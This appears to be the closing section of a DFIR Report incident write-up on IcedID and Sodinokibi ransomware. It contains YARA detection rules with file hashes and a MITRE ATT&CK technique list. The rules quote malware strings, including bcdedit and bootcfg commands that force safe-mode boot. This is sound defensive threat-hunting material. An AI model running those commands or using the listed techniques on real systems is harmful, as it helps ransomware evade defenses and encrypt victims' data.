Excellent work [@TheDFIRReport](#) team! [#threathunting](#) [pic.twitter.com/Tw1OyIMCki](https://pic.twitter.com/Tw1OyIMCki)

— Vadim Khrykov (@BlackMatter23) [August 19, 2021](#)

## **Yara**

---

```

/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-03-29
Identifier: files
Reference: https://thedfirreport.com
*/

/* Rule Set ----- */

import "pe"

rule Sodinokibi_032021 {
meta:
description = "files - file DomainName.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "2896b38ec3f5f196a9d127dbda3f44c7c29c844f53ae5f209229d56fd6f2a59c"
strings:
$s1 = "vmcompute.exe" fullword wide
$s2 = "vmwp.exe" fullword wide
$s3 = "bootcfg /raw /a /safeboot:network /id 1" fullword ascii
$s4 = "bcdedit /set {current} safeboot network" fullword ascii
$s5 = "[email protected]>:N:0!F$I-6MBEFb M" fullword ascii
$s6 = "jg:\\" fullword ascii
$s7 = "ERROR DOUBLE RUN!" fullword wide
$s8 = "VVVVVPQ" fullword ascii
$s9 = "VVVVWQ" fullword ascii
$s10 = "Running" fullword wide /* Goodware String - occured 159 times */
$s11 = "expand 32-byte kexpand 16-byte k" fullword ascii
$s12 = "9RFIT\" fullword ascii
$s13 = "jZXvf9F" fullword ascii
$s14 = "[email protected]" fullword ascii
$s15 = "vmms.exe" fullword wide /* Goodware String - occured 1 times */
$s16 = "JJwK9Z1" fullword ascii
$s17 = "KkT37uf4nNh2PqUDwZqxcHUMVV3yBwSH0#K" fullword ascii
$s18 = "0*090}0" fullword ascii /* Goodware String - occured 1 times */
$s19 = "5)5I5a5" fullword ascii /* Goodware String - occured 1 times */
$s20 = "7-7H7c7" fullword ascii /* Goodware String - occured 1 times */
condition:
uint16(0) == 0x5a4d and filesize < 400KB and
( pe.imphash() == "031931d2f2d921a9d906454d42f21be0" or 8 of them )
}

rule icedid_032021_1 {
meta:
description = "files - file skull-x64.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "59a2a5fae1c51afbbf1bf8c6eb0a65cb2b8575794e3890f499f8935035e633fc"
strings:
$s1 = "update" fullword ascii /* Goodware String - occured 207 times */
$s2 = "PstmStr" fullword ascii

```

```

$s3 = "mRsx0k/" fullword wide
$s4 = "D$0lzK" fullword ascii
$s5 = "A;Zts}H" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 100KB and
( pe.imphash() == "67a065c05a359d287f1fed9e91f823d5" and ( pe.exports("PstmStr") and
pe.exports("update") ) or all of them )
}

rule icedid_032021_2 {
meta:
description = "1 - file license.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-03-21"
hash1 = "45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865"
strings:
$s1 = "+ M:{`n-" fullword ascii
$s2 = "kwzzdd" fullword ascii
$s3 = "w50- >z" fullword ascii
$s4 = "[email protected]~" fullword ascii
$s5 = "aQXDUKBC" fullword ascii
$s6 = "}i.ZSj*" fullword ascii
$s7 = "kLeSM?" fullword ascii
$s8 = "qmnIqD`)P" fullword ascii
$s9 = "aFAeU!," fullword ascii
$s10 = "Qjrf`Q" fullword ascii
$s11 = "PTpc,!P#" fullword ascii
$s12 = "[email protected]|JZ0kfmT2" fullword ascii
$s13 = "aPvB0,4" fullword ascii
$s14 = ">fdFhl^S8Z" fullword ascii
$s15 = "[syBE0\\`" fullword ascii
$s16 = "`YFor.JH" fullword ascii
$s17 = "C6ZVVF j7}" fullword ascii
$s18 = "LPlagce" fullword ascii
$s19 = "NLeF_-e`" fullword ascii
$s20 = "HRRF|}0" fullword ascii
condition:
uint16(0) == 0x43da and filesize < 1000KB and
8 of them
}

```

## MITRE

---

Spearphishing Attachment - T1566.001  
User Execution - T1204  
Windows Management Instrumentation - T1047  
Process Injection - T1055  
Domain Trust Discovery - T1482  
Domain Account - T1087.002  
System Information Discovery - T1082  
System Network Configuration Discovery - T1016  
Security Software Discovery - T1518.001  
SMB/Windows Admin Shares - T1021.002  
Remote Desktop Protocol - T1021.001  
Commonly Used Port - T1043  
Application Layer Protocol - T1071  
Exfiltration Over Asymmetric Encrypted Non-C2 Protocol - T1048.002  
Data Encrypted for Impact - T1486  
Malicious File - T1204.002  
Command and Scripting Interpreter - T1059  
PowerShell - T1059.001  
Scheduled Task - T1053.005  
Remote System Discovery - T1018  
Rundll32 - T1218.011

Internal case # 1051